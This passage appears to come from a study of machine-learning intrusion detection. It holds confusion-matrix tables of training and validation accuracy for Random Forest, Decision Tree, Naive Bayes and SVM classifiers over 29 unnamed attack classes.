A_{10}	6	14	16	71	0	8	0	24	86	364	12	0	0	125	10	3	114	0	43	41	41	27	1	6	1	2	12	1	9	**0.351**
A_{11}	2	11	40	36	0	8	0	19	36	10	391	0	0	28	60	1	111	0	8	14	1	3	1	0	1	7	2	0	1	**0.4943**
A_{12}	54	0	0	1	349	0	27	40	0	0	0	22235	0	0	0	4184	0	0	0	0	0	1	3	0	0	0	0	0	0	**0.8268**
A_{13}	11	0	1	53	3	0	2	7	0	0	0	0	31207	1	0	78	0	0	0	2	0	3	105	0	96	0	0	1	0	**0.9885**
A_{14}	1	5	8	222	0	7	0	48	57	65	3	3	0	1091	1	0	122	0	98	26	56	42	3	14	1	2	33	29	3	**0.5624**
A_{15}	3	12	17	31	5	8	1	12	0	0	9	0	1	0	634	3	0	6	0	8	0	0	4	4	2	41	1	0	1	**0.7895**
A_{16}	332	1	0	67	1219	0	10	200	0	0	0	2889	12	0	3	17224	1	0	0	7	0	1	4	0	108	0	0	0	0	**0.7801**
A_{17}	9	12	51	175	0	14	0	99	57	25	39	0	0	113	25	4	1282	15	28	50	26	21	0	4	2	62	14	6	7	**0.5991**
A_{18}	1	21	1	14	0	1	0	6	0	0	0	0	0	0	26	0	21	314	1	26	0	1	2	2	2	78	0	1	0	**0.6062**
A_{19}	1	48	25	138	0	6	0	25	16	15	6	1	0	202	1	2	48	0	690	10	67	18	2	10	0	1	12	2	11	**0.5085**
A_{20}	2	4	55	252	2	33	1	65	6	5	20	0	0	3	11	1	19	11	1	1199	2	36	2	3	0	48	5	104	2	**0.6337**
A_{21}	2	9	33	122	0	12	0	26	20	27	2	0	0	195	0	0	71	0	147	22	442	17	0	22	0	0	18	3	10	**0.3683**
A_{22}	0	52	2	13	0	2	2	64	1	0	0	0	0	13	0	10	16	0	0	11	0	3158	2	36	0	6	3	1	26	**0.9239**
A_{23}	56	0	0	14	0	0	62	199	0	0	0	0	10	0	0	2	0	0	0	0	0	0	43371	0	213	0	0	0	0	**0.9873**
A_{24}	3	28	19	59	0	2	0	53	0	3	0	0	1	4	10	1	3	0	1	0	3	33	0	11075	1	0	0	20	73	**0.9722**
A_{25}	362	0	0	86	2	0	125	274	0	0	0	0	15	0	0	54	3	0	0	6	0	1	917	0	1868	0	0	0	0	**0.5031**
A_{26}	1	3	1	61	1	0	0	20	0	0	0	0	0	0	9	3	6	13	0	51	0	3	9	2	0	3970	0	0	0	**0.9559**
A_{27}	0	8	3	88	1	0	0	19	34	10	0	0	0	208	1	0	95	0	50	28	36	49	1	11	0	1	362	0	2	**0.3595**
A_{28}	1	0	35	157	0	5	1	34	4	2	1	0	0	7	0	3	35	8	2	113	5	1	0	6	0	47	0	644	4	**0.5776**
A_{29}	5	43	12	26	1	1	2	55	7	2	0	1	0	9	0	4	14	0	16	2	6	42	3	65	6	1	0	3	664	**0.6707**
Total	**13260**	**14155**	**1222**	**19151**	**13390**	**608**	**3177**	**25514**	**852**	**560**	**520**	**26428**	**31264**	**2045**	**887**	**30427**	**2129**	**373**	**1112**	**1904**	**720**	**3644**	**44457**	**11340**	**2386**	**4294**	**478**	**942**	**882**	**0.8644**

Table 7.7: RF Validation Accuracy and Confusion Matrix for all Attack Classes

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Accuracy**
A_1	31950	79	0	136	2984	0	606	2248	0	0	0	945	123	7	0	6556	4	0	1	11	0	14	59	0	281	0	0	0	0	**0.6945**
A_2	110	40617	2	89	3	39	1	321	2	10	7	0	0	149	134	18	98	63	59	63	15	702	30	45	32	4	58	0	168	**0.9481**
A_3	53	8	1868	230	3	166	1	269	2	0	55	0	0	31	165	8	212	2	8	442	52	12	56	135	25	14	0	155	52	**0.4642**
A_4	103	2	1	50402	16	0	4	213	0	0	0	3	0	29	0	35	0	0	3	5	0	25	66	0	17	0	0	1	0	**0.9897**
A_5	390	2	0	57	31994	1	27	1797	0	0	0	1528	0	0	0	11968	1	0	1	0	0	0	3	0	61	0	1	0	0	**0.6689**
A_6	67	24	313	194	5	1124	3	112	4	3	45	1	1	26	187	11	231	8	5	427	19	54	121	95	18	22	50	173	21	**0.3341**
A_7	596	49	24	93	370	4	8008	488	0	1	7	1188	16	6	1	4354	2	0	0	12	0	8	113	0	275	0	0	0	0	**0.5128**
A_8	259	4	14	66	746	0	71	68731	0	0	23	300	0	9	0	4021	216	0	45	0	39	4	88	1	254	88	0	0	0	**0.9167**
A_9	10	8	2	138	2	11	0	74	1067	67	17	0	0	94	0	6	629	2	108	91	36	140	11	29	0	63	8	25	58	**0.3958**
A_{10}	17	52	52	172	9	20	4	58	92	864	75	0	1	354	25	5	341	0	195	166	82	249	29	23	11	3	11	1	79	**0.289**
A_{11}	16	36	126	65	11	28	3	240	146	20	870	0	0	73	176	5	254	27	27	89	9	60	57	0	0	4	6	0	0	**0.3705**
A_{12}	159	0	0	5	2132	0	136	38	0	0	0	57056	2	1	0	21114	0	0	0	0	0	9	2	0	0	0	0	0	0	**0.7074**
A_{13}	348	11	10	75	12	0	24	115	1	0	0	24	92605	7	0	180	0	0	0	50	0	4	417	0	566	0	0	0	1	**0.9805**
A_{14}	42	14	5	321	7	14	4	339	244	239	7	3	2	2013	1	14	775	0	492	243	99	436	152	35	3	1	75	59	35	**0.3548**
A_{15}	22	3	94	51	15	58	15	69	0	3	48	0	1	1	1668	2	44	9	4	44	1	8	116	0	37	40	0	1	1	**0.7083**
A_{16}	260	19	0	155	5705	1	29	1582	0	0	2	2335	81	5	4	54794	2	0	5	93	0	10	169	4	572	3	0	0	0	**0.8324**
A_{17}	48	30	136	281	15	15	5	338	238	33	58	0	1	176	80	24	3807	201	73	282	53	80	31	24	1	219	55	7	19	**0.6014**
A_{18}	16	38	0	21	6	19	1	26	0	0	10	0	0	0	80	2	135	853	0	59	0	6	73	0	12	225	1	2	1	**0.5378**
A_{19}	26	378	8	222	2	8	5	276	6	73	0	2	0	511	1	5	193	0	1848	169	122	22	47	35	1	3	17	4	125	**0.4497**
A_{20}	96	30	342	443	0	136	0	229	2	22	51	1	0	31	26	20	280	90	4	2651	15	231	185	1	42	436	1	260	9	**0.4705**
A_{21}	34	67	60	183	1	4	0	169	26	81	2	1	1	538	0	9	383	0	593	157	783	83	88	222	0	2	19	8	126	**0.2151**
A_{22}	9	31	1	85	13	3	6	396	0	0	0	0	0	20	15	12	191	0	0	49	0	9335	10	72	11	4	70	0	51	**0.899**
A_{23}	83	3	4	152	4	1	128	519	0	0	0	1	0	3	1	35	1	0	0	3	0	17	129632	2	1277	2	0	0	0	**0.983**
A_{24}	34	32	75	64	0	8	1	396	3	4	3	2	0	7	85	10	45	1	5	44	26	42	22	33165	23	4	5	84	254	**0.9629**
A_{25}	300	1	1	205	3	1	284	1529	0	1	0	2	34	2	2	77	4	0	2	62	0	4	3818	0	5053	0	0	0	1	**0.4438**
A_{26}	136	0	1	52	9	0	1	267	1	0	3	0	0	1	95	8	68	55	0	125	0	0	380	0	40	11252	0	0	0	**0.9006**
A_{27}	36	23	1	147	2	22	0	121	140	42	0	0	1	334	0	5	492	0	212	114	46	370	55	8	0	5	814	0	6	**0.2717**
A_{28}	91	7	191	177	3	62	3	234	2	1	2	0	0	33	0	19	183	115	5	431	1	29	43	205	43	279	0	1135	44	**0.34**
A_{29}	38	58	80	25	16	7	5	450	8	7	0	1	1	12	9	7	58	0	70	48	26	94	28	80	20	4	2	41	1727	**0.591**
Total	**35349**	**41626**	**3411**	**54306**	**44088**	**1752**	**9375**	**81644**	**1984**	**1471**	**1285**	**63393**	**92870**	**4473**	**2755**	**103324**	**8649**	**1426**	**3765**	**5930**	**1424**	**12048**	**135901**	**34181**	**8675**	**12677**	**1193**	**1956**	**2778**	**0.8371**

Table 7.8: DT Training Accuracy and Confusion Matrix for all Attack Classes

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Accuracy**
A_1	10861	26	0	50	1006	0	205	768	0	1	0	310	44	1	0	2087	1	0	0	1	1	5	14	0	104	0	0	0	0	**0.7014**
A_2	36	13607	2	22	0	9	4	100	0	4	3	0	0	55	34	9	37	17	22	21	1	221	13	9	9	4	18	1	70	**0.9497**
A_3	20	1	572	84	1	49	2	93	1	1	18	0	0	14	89	5	88	1	4	158	15	3	16	41	7	2	0	52	12	**0.424**
A_4	44	0	1	16884	2	0	6	88	0	0	0	1	0	8	0	4	0	0	1	0	0	9	19	0	10	0	0	2	0	**0.9886**
A_5	125	1	0	21	10618	0	9	610	0	0	0	494	0	0	0	3934	0	0	0	0	0	1	1	1	17	0	0	0	0	**0.6707**
A_6	19	4	94	80	1	348	0	35	4	1	19	1	0	10	72	7	81	3	3	159	6	25	41	23	10	7	16	60	6	**0.3066**
A_7	193	23	5	35	129	1	2641	178	0	2	3	404	4	1	1	1445	0	0	0	2	0	1	42	0	93	0	0	0	0	**0.5076**
A_8	101	0	3	23	249	0	30	23024	0	0	2	121	0	6	0	1317	71	0	14	0	15	0	28	0	81	26	0	0	0	**0.9169**
A_9	3	2	1	50	1	6	0	21	341	20	4	0	0	37	3	2	220	2	40	33	14	58	1	16	1	27	4	8	22	**0.3639**
A_{10}	7	14	19	88	2	16	1	25	36	212	30	0	1	118	10	4	117	0	78	65	35	82	9	8	2	1	3	0	43	**0.2066**
A_{11}	3	11	63	25	1	20	3	97	51	5	231	0	0	22	74	2	112	8	8	40	5	11	17	0	0	2	1	2	0	**0.2838**
A_{12}	51	0	0	0	684	0	48	19	0	0	0	18928	1	1	0	7166	0	0	0	0	0	1	0	0	0	0	0	0	1	**0.7036**
A_{13}	130	3	3	17	5	0	6	54	0	0	0	5	30830	3	0	65	0	0	0	14	0	1	135	0	180	1	0	0	1	**0.9802**
A_{14}	14	8	2	142	5	4	0	118	93	84	4	0	2	592	0	3	249	0	184	98	54	120	41	29	2	2	27	19	8	**0.3109**
A_{15}	12	2	36	17	7	40	3	22	0	0	27	0	1	2	534	2	23	6	0	21	1	3	35	0	9	11	1	1	0	**0.6544**
A_{16}	90	7	0	55	1890	1	13	522	0	0	0	819	17	3	0	18313	1	0	0	25	0	5	59	3	198	1	0	0	0	**0.8316**
A_{17}	25	16	58	106	11	8	0	120	78	11	39	0	0	69	24	8	1165	83	30	107	19	35	12	6	2	72	22	4	10	**0.5444**
A_{18}	11	17	0	6	2	5	0	9	0	0	3	0	0	0	27	0	56	246	0	24	0	2	23	1	4	90	0	2	1	**0.465**
A_{19}	9	135	1	86	0	2	0	88	3	19	2	1	1	200	2	3	61	0	518	64	38	11	30	13	0	1	5	3	58	**0.3826**
A_{20}	35	14	106	123	0	61	1	86	4	6	25	0	1	12	11	5	96	28	3	841	6	104	51	0	13	168	0	77	3	**0.4473**
A_{21}	12	40	23	65	0	1	0	67	16	34	2	0	0	189	0	0	105	0	216	45	214	45	24	70	0	0	9	1	47	**0.1747**
A_{22}	10	8	3	35	9	0	2	148	0	0	0	2	0	13	2	7	60	0	0	14	0	3024	3	18	5	4	26	0	20	**0.886**
A_{23}	18	0	0	47	1	1	59	149	0	0	0	1	0	0	1	16	0	0	0	1	0	5	43066	0	460	1	0	0	0	**0.9827**
A_{24}	17	14	26	26	0	2	0	131	2	0	1	0	0	4	33	3	21	0	2	13	7	19	7	10956	4	1	0	38	109	**0.958**
A_{25}	94	0	1	64	2	0	98	563	0	0	0	0	14	2	1	26	2	0	1	24	0	4	1300	0	1597	0	0	0	0	**0.421**
A_{26}	46	0	1	17	3	0	0	110	1	0	0	0	0	2	31	5	30	12	0	35	0	0	143	0	13	3695	0	0	0	**0.8917**
A_{27}	3	11	0	60	0	5	0	42	40	19	0	0	0	126	0	2	170	0	53	42	29	134	17	0	0	1	246	0	4	**0.245**
A_{28}	18	0	58	52	0	25	1	89	3	0	0	0	0	13	2	2	55	42	4	163	0	8	12	84	19	99	0	347	14	**0.3126**
A_{29}	10	30	32	15	5	2	4	165	4	1	0	0	0	3	7	0	11	0	31	15	10	29	10	26	3	0	2	12	532	**0.5547**
Total	**12017**	**13994**	**1110**	**18295**	**14634**	**606**	**3136**	**27541**	**677**	**420**	**413**	**21087**	**30916**	**1506**	**958**	**34442**	**2832**	**448**	**1212**	**2025**	**470**	**3966**	**45169**	**11304**	**2843**	**4216**	**380**	**629**	**961**	**0.8326**

Table 7.9: DT Validation Accuracy and Confusion Matrix for all Attack Classes

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Accuracy**
A_1	37485	4	3	35	1068	0	711	404	1	0	1	334	57	1	1	5690	0	0	0	7	0	0	35	1	163	0	1	0	2	**0.8148**
A_2	14	41557	7	20	0	7	6	46	6	19	6	1	0	37	33	30	31	30	27	40	29	355	4	211	5	88	39	4	187	**0.9701**
A_3	0	11	2764	60	0	120	1	35	5	10	43	0	0	36	116	7	80	9	92	313	23	6	8	49	12	8	4	181	31	**0.6869**
A_4	21	0	12	50693	1	11	2	24	1	7	5	0	5	12	0	18	22	0	6	22	4	19	4	5	10	0	9	7	5	**0.9954**
A_5	1521	2	0	19	34450	2	75	351	0	0	0	627	1	0	0	10722	0	0	2	3	0	1	3	0	49	1	0	0	2	**0.7202**
A_6	1	20	204	58	1	2138	0	4	12	9	41	0	4	58	59	11	96	4	19	333	27	23	3	29	3	10	26	165	6	**0.6356**
A_7	680	4	2	13	224	4	9561	63	1	2	2	694	21	3	8	4172	3	0	0	4	0	1	14	1	131	4	2	1	0	**0.6123**
A_8	640	2	9	22	272	5	44	69784	0	0	19	279	0	7	5	3700	22	0	14	11	3	4	34	0	93	4	1	4	1	**0.9307**
A_9	0	15	14	66	2	22	0	2	1625	115	27	0	2	105	3	20	281	7	50	112	59	37	1	10	0	30	36	34	21	**0.6027**
A_{10}	13	31	59	44	0	44	2	10	127	1561	60	2	8	270	16	11	189	0	115	132	127	32	5	17	4	1	45	23	42	**0.5221**
A_{11}	5	12	76	19	0	38	3	31	51	36	1500	0	2	117	74	13	228	8	32	34	24	2	4	5	1	2	15	16	0	**0.6388**
A_{12}	264	1	0	12	870	0	249	280	0	1	0	66107	1	4	0	12859	0	0	0	0	1	1	0	3	1	0	0	0	0	**0.8196**
A_{13}	84	0	9	28	3	13	14	9	0	0	0	4	93781	2	0	146	5	0	0	9	1	3	194	0	136	1	0	8	0	**0.9929**
A_{14}	3	19	88	74	0	76	1	17	101	169	31	0	3	3593	0	18	344	0	364	96	208	84	10	27	5	2	168	159	14	**0.6332**
A_{15}	1	24	48	8	5	46	6	1	0	5	47	0	1	3	1911	4	10	35	0	39	1	1	14	39	3	84	0	6	13	**0.8115**
A_{16}	985	12	4	30	1865	7	79	341	2	1	0	4909	92	7	3	57186	1	1	2	5	0	1	20	5	261	1	3	5	2	**0.8687**
A_{17}	17	28	97	125	0	82	4	56	149	105	132	0	1	233	37	30	4419	67	126	189	97	38	2	21	3	114	74	49	35	**0.6981**
A_{18}	1	64	6	5	2	7	0	0	1	3	9	0	0	0	73	9	73	1114	0	49	2	4	10	18	0	113	1	13	9	**0.7024**
A_{19}	7	53	116	50	0	32	0	31	27	57	7	0	1	466	0	5	85	1	2697	61	238	2	4	14	3	0	55	30	67	**0.6564**
A_{20}	3	14	215	74	0	149	3	36	34	31	29	0	4	41	21	9	73	43	29	4302	8	46	7	7	12	116	22	304	2	**0.7636**
A_{21}	4	13	92	45	0	144	0	37	54	113	14	0	4	499	1	12	138	0	378	77	1832	12	2	36	2	3	49	29	50	**0.5033**
A_{22}	1	89	0	1	0	11	2	73	7	7	0	0	3	30	14	17	44	0	3	19	0	9852	0	57	1	17	52	7	77	**0.9488**
A_{23}	120	4	2	7	3	2	214	112	4	0	0	1	51	1	6	12	0	1	0	2	0	9	130610	9	683	11	0	1	3	**0.9905**
A_{24}	1	44	44	25	0	11	0	70	8	4	4	0	0	16	40	27	9	3	4	14	14	69	0	33801	4	25	3	37	167	**0.9813**
A_{25}	735	0	7	56	21	6	486	302	2	1	1	1	86	1	1	139	2	0	1	21	0	5	1947	6	7543	6	1	6	3	**0.6625**
A_{26}	0	8	6	10	1	1	0	25	2	0	0	0	0	2	102	16	30	58	0	97	5	4	32	32	4	12030	0	25	4	**0.9629**
A_{27}	2	21	17	23	0	20	1	15	62	54	26	0	0	505	0	2	181	0	155	177	131	120	2	7	6	4	1437	13	15	**0.4796**
A_{28}	2	11	130	82	0	83	3	11	28	15	1	0	2	72	0	16	60	46	34	349	6	4	3	55	3	72	4	2237	9	**0.6702**
A_{29}	1	126	21	10	3	5	0	54	20	16	2	0	0	22	15	10	14	1	28	11	48	124	1	186	5	7	7	23	2162	**0.7399**
Total	**42611**	**42189**	**4052**	**51714**	**38791**	**3086**	**11467**	**72224**	**2330**	**2341**	**2007**	**72959**	**94130**	**6143**	**2539**	**94911**	**6440**	**1428**	**4178**	**6528**	**2888**	**10859**	**132973**	**34651**	**9146**	**12754**	**2054**	**3387**	**2929**	**0.8915**

Table 7.10: Naive Bayes Training Accuracy and Confusion Matrix for all Attack Classes

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Accuracy**
A_1	12408	2	1	16	440	0	308	159	2	2	2	149	29	0	0	1857	1	0	0	6	0	0	14	0	84	2	1	1	1	**0.8013**
A_2	6	13856	6	11	2	5	3	12	8	8	4	0	2	12	17	10	12	8	11	20	10	134	3	61	5	33	16	3	50	**0.9671**
A_3	0	2	754	22	0	56	2	16	7	7	31	0	2	19	49	1	65	1	40	152	12	2	1	21	3	3	5	65	11	**0.5589**
A_4	15	1	4	16960	10	3	1	12	2	4	7	1	5	4	0	7	13	0	5	5	3	0	2	4	4	0	3	2	2	**0.993**
A_5	611	2	0	5	11021	0	35	152	0	2	0	268	2	1	0	3700	0	0	0	1	1	1	3	1	23	0	2	1	0	**0.6961**
A_6	1	10	87	24	0	598	3	2	6	14	20	0	0	22	24	5	50	2	10	135	7	4	3	12	3	3	12	76	2	**0.5269**
A_7	303	6	1	6	76	1	3016	25	1	0	2	248	11	3	5	1405	4	0	0	0	0	0	13	0	73	1	0	3	0	**0.5797**
A_8	227	2	2	8	122	5	22	23244	0	1	4	139	0	11	3	1224	12	0	6	3	7	3	10	2	43	4	1	5	1	**0.9257**
A_9	1	6	6	27	0	16	0	2	476	51	5	0	1	37	2	2	141	2	19	46	18	13	0	1	0	21	21	11	12	**0.508**
A_{10}	2	10	25	30	1	20	0	7	67	402	13	2	3	125	11	8	73	0	59	49	60	8	1	5	0	2	18	9	16	**0.3918**
A_{11}	0	4	52	4	0	18	4	19	21	21	407	0	0	44	36	6	106	2	15	23	15	3	3	0	0	1	6	1	3	**0.5**
A_{12}	135	0	0	0	352	0	118	143	1	0	1	21248	1	1	0	4890	0	0	0	2	0	2	1	3	0	0	2	0	0	**0.7899**
A_{13}	27	0	2	11	3	1	8	7	2	0	0	3	31213	0	1	49	3	0	1	1	0	0	70	0	46	1	0	4	0	**0.9924**
A_{14}	2	11	41	30	0	31	4	14	42	88	16	0	1	943	0	9	134	0	175	37	105	25	4	10	5	1	87	83	6	**0.4953**
A_{15}	0	10	43	2	1	26	3	3	1	13	44	0	0	4	548	5	14	15	0	21	2	1	3	9	3	36	0	6	3	**0.6716**
A_{16}	337	2	3	16	870	2	39	143	1	2	1	2195	38	2	0	18245	1	0	2	1	1	3	10	1	100	2	1	1	3	**0.8285**
A_{17}	5	14	45	58	0	28	2	37	74	65	60	0	3	96	12	12	1275	34	50	71	38	16	4	5	1	47	53	22	13	**0.5958**
A_{18}	1	23	3	1	2	2	1	0	1	2	8	0	0	0	23	0	35	315	0	34	1	4	2	6	0	52	0	8	5	**0.5955**
A_{19}	1	28	51	14	1	16	1	12	17	34	6	0	0	201	1	5	29	0	724	26	100	3	3	6	6	0	36	7	26	**0.5347**
A_{20}	2	10	98	28	0	76	5	15	19	14	29	0	2	17	10	0	42	24	10	1247	2	21	5	6	6	58	11	121	2	**0.6633**
A_{21}	2	9	31	10	0	50	1	9	26	48	14	0	2	209	0	2	49	0	181	27	468	10	1	17	0	1	21	13	24	**0.382**
A_{22}	2	53	1	2	0	5	3	27	5	4	1	3	0	14	8	9	24	1	1	18	1	3140	1	33	1	7	12	1	36	**0.92**
A_{23}	37	4	0	2	1	0	86	35	1	1	0	0	12	0	0	2	1	0	0	0	0	1	43310	2	315	14	0	0	2	**0.9882**
A_{24}	1	17	19	18	0	12	1	21	2	1	3	0	0	6	26	8	6	1	2	4	11	28	1	11135	0	10	4	19	80	**0.9737**
A_{25}	295	1	8	12	12	2	197	100	2	0	2	0	49	1	3	70	1	0	1	7	0	3	762	4	2257	2	0	2	0	**0.595**
A_{26}	0	6	4	5	1	0	4	17	2	0	4	0	1	0	45	5	27	36	0	59	3	4	9	10	1	3882	1	15	3	**0.9368**
A_{27}	2	7	8	8	0	8	0	6	17	27	14	0	0	189	0	3	75	0	62	60	56	44	0	1	3	1	403	7	3	**0.4014**
A_{28}	1	1	56	22	0	29	2	9	15	1	0	0	0	31	0	5	36	20	16	187	1	1	2	25	3	38	2	598	9	**0.5387**
A_{29}	0	42	21	2	0	6	2	20	7	9	0	0	0	11	8	1	4	2	15	4	22	63	3	93	1	3	4	5	611	**0.6371**
Total	**14424**	**14139**	**1372**	**17354**	**12915**	**1016**	**3871**	**24268**	**825**	**821**	**698**	**24256**	**31377**	**2003**	**832**	**31545**	**2233**	**463**	**1405**	**2246**	**944**	**3537**	**44244**	**11473**	**2986**	**4225**	**722**	**1089**	**924**	**0.8702**

Table 7.11: Naive Bayes Validation Accuracy and Confusion Matrix for all Attack Classes

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Accuracy**
A_1	37969	0	0	2	703	0	629	288	0	0	0	389	17	0	0	5919	1	0	0	2	0	0	7	0	78	0	0	0	0	**0.8253**
A_2	0	42274	2	54	0	0	0	7	0	1	0	0	0	12	12	12	13	5	5	27	0	190	1	72	0	39	15	1	97	**0.9868**
A_3	2	2	3527	72	0	35	0	3	0	0	8	0	0	11	20	1	42	0	10	203	1	1	2	9	0	4	0	70	1	**0.8765**
A_4	6	3	6	50883	0	0	0	6	1	1	0	1	0	1	0	0	4	0	1	6	1	0	0	0	4	0	0	1	0	**0.9992**
A_5	1610	0	0	0	34348	0	27	221	0	0	0	467	0	0	0	11141	0	0	0	1	0	0	2	0	14	0	0	0	0	**0.7181**
A_6	1	6	116	60	1	2694	0	2	3	2	5	0	0	19	16	2	54	0	9	252	23	1	3	11	1	3	4	73	3	**0.8008**
A_7	564	0	0	0	84	0	9893	31	0	0	0	715	0	0	0	4220	2	0	1	1	0	0	9	0	95	0	0	0	0	**0.6336**
A_8	728	0	2	0	165	0	12	70280	0	0	2	291	0	0	0	3456	1	0	1	2	0	0	12	0	27	0	0	0	0	**0.9373**
A_9	0	2	7	55	0	4	0	0	2138	26	10	0	0	51	0	1	244	0	18	73	9	4	0	4	0	18	6	18	8	**0.793**
A_{10}	4	6	39	32	0	19	0	2	67	2228	23	0	0	160	6	2	178	0	54	88	47	8	0	4	0	0	8	13	2	**0.7452**
A_{11}	2	7	24	11	0	10	0	8	23	10	1996	0	0	66	15	0	123	0	12	26	2	0	0	5	1	0	5	2	0	**0.8501**
A_{12}	128	0	0	0	667	0	224	250	0	0	0	64624	0	0	0	14761	0	0	0	0	0	0	0	0	0	0	0	0	0	**0.8012**
A_{13}	34	0	13	20	0	6	0	10	0	1	0	0	94056	5	0	62	0	0	1	16	0	0	139	0	80	0	0	7	0	**0.9958**
A_{14}	1	2	80	98	0	20	0	9	56	34	16	0	0	4425	1	0	275	0	180	142	60	6	0	5	0	0	78	185	1	**0.7799**
A_{15}	0	20	1	2	2	1	1	1	0	0	6	0	0	0	2257	0	2	9	0	5	0	0	4	5	1	34	0	0	4	**0.9584**
A_{16}	981	0	10	18	1378	6	21	254	0	0	0	4106	72	5	3	58786	1	1	0	11	0	0	13	0	155	0	0	9	0	**0.893**
A_{17}	11	10	66	108	0	27	0	10	56	66	75	0	0	123	16	6	5360	19	68	149	40	8	0	4	1	46	32	28	1	**0.8468**
A_{18}	0	38	1	7	3	0	0	0	1	0	2	0	0	0	29	2	12	1428	1	7	0	1	2	3	0	40	0	2	7	**0.9004**
A_{19}	1	20	159	56	0	15	0	13	9	21	1	0	0	266	0	0	62	0	3285	97	76	0	0	3	0	0	13	9	3	**0.7995**
A_{20}	2	0	102	74	2	39	0	1	9	1	5	0	0	5	4	0	15	5	3	5156	2	18	1	2	0	34	12	141	1	**0.9152**
A_{21}	1	10	71	49	0	109	0	4	23	35	4	0	0	346	0	0	165	0	233	94	2444	2	0	11	0	0	22	8	9	**0.6714**
A_{22}	1	51	0	5	0	0	0	8	1	0	0	0	0	2	2	5	6	0	0	3	0	10231	1	35	0	4	7	0	22	**0.9853**
A_{23}	140	0	0	0	0	0	196	71	0	0	0	0	28	0	0	7	0	0	0	0	0	1	131162	0	259	3	0	0	1	**0.9946**
A_{24}	0	73	5	55	0	1	0	12	0	1	0	0	0	2	18	4	3	0	1	17	0	47	2	34121	0	7	0	12	63	**0.9906**
A_{25}	913	1	11	26	4	4	442	184	0	0	1	0	24	4	0	57	1	0	0	19	0	2	817	0	8865	2	0	9	0	**0.7786**
A_{26}	1	35	0	12	1	0	0	3	0	0	0	0	0	0	43	4	7	14	0	11	0	3	6	2	0	12351	0	1	0	**0.9886**
A_{27}	3	9	11	20	0	4	0	3	25	10	12	0	0	285	0	0	178	0	96	207	34	37	0	0	0	0	2061	1	0	**0.6879**
A_{28}	1	3	62	77	0	27	0	1	2	4	0	0	0	22	0	1	33	4	1	177	0	0	0	14	0	28	0	2876	5	**0.8616**
A_{29}	0	47	10	8	2	0	0	9	2	1	0	0	0	3	1	1	2	0	8	3	9	82	2	88	0	1	0	3	2640	**0.9035**
Total	**43104**	**42619**	**4325**	**51804**	**37360**	**3021**	**11445**	**71691**	**2416**	**2442**	**2166**	**70593**	**94197**	**5813**	**2443**	**98450**	**6784**	**1485**	**3988**	**6795**	**2748**	**10642**	**132185**	**34398**	**9581**	**12614**	**2263**	**3469**	**2868**	**0.9104**

Table 7.12: SVM Training Accuracy and Confusion Matrix for all Attack Classes

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Accuracy**
A_1	12538	0	0	9	352	0	282	131	1	0	0	157	15	0	0	1949	0	0	0	1	0	0	4	0	45	0	1	0	0	**0.8097**
A_2	1	14022	1	17	0	0	2	4	1	2	0	0	0	6	13	5	10	5	8	12	3	106	2	43	0	15	11	1	38	**0.9786**
A_3	0	3	950	31	0	36	1	3	1	6	27	0	0	14	40	0	45	0	8	113	8	0	0	7	0	4	2	46	4	**0.7042**
A_4	7	4	3	17035	1	1	1	3	4	0	0	0	0	3	0	0	8	0	2	1	0	0	1	0	4	0	0	1	0	**0.9974**
A_5	641	0	0	1	10939	0	17	130	0	0	0	260	0	1	0	3836	1	0	0	0	0	0	1	0	5	0	0	0	0	**0.6909**
A_6	1	3	59	22	0	701	1	0	3	5	4	0	0	19	22	0	38	0	9	148	18	6	0	7	0	3	8	55	3	**0.6176**
A_7	253	0	0	3	36	0	3105	6	0	0	0	295	3	0	0	1422	2	0	1	0	0	0	6	0	71	0	0	0	0	**0.5968**
A_8	252	3	2	4	111	1	4	23365	0	0	1	162	0	0	0	1168	2	0	2	7	0	0	2	1	17	6	1	0	0	**0.9305**
A_9	0	2	5	22	0	6	0	0	559	36	5	0	0	28	0	0	136	3	16	49	10	11	0	4	0	13	7	18	7	**0.5966**
A_{10}	2	8	18	27	0	8	0	1	58	464	16	0	0	128	10	1	83	0	61	48	52	10	0	4	0	0	7	9	11	**0.4522**
A_{11}	2	7	42	6	0	17	1	12	16	13	488	0	0	40	24	0	94	0	11	21	11	2	0	0	1	0	5	1	0	**0.5995**
A_{12}	84	0	0	0	314	0	150	154	0	0	0	20987	0	0	0	5208	0	0	0	0	0	0	0	0	3	0	0	0	0	**0.7802**
A_{13}	33	0	7	9	0	0	3	5	0	0	0	0	31248	0	0	40	0	0	1	3	0	0	64	0	37	0	0	3	0	**0.9935**
A_{14}	0	1	45	41	0	11	0	1	34	51	13	0	0	1124	0	0	136	0	154	56	63	10	0	12	0	0	60	86	6	**0.5903**
A_{15}	0	15	36	2	1	21	0	1	0	0	30	0	0	1	618	1	10	23	0	8	1	0	1	8	0	35	0	0	4	**0.7574**
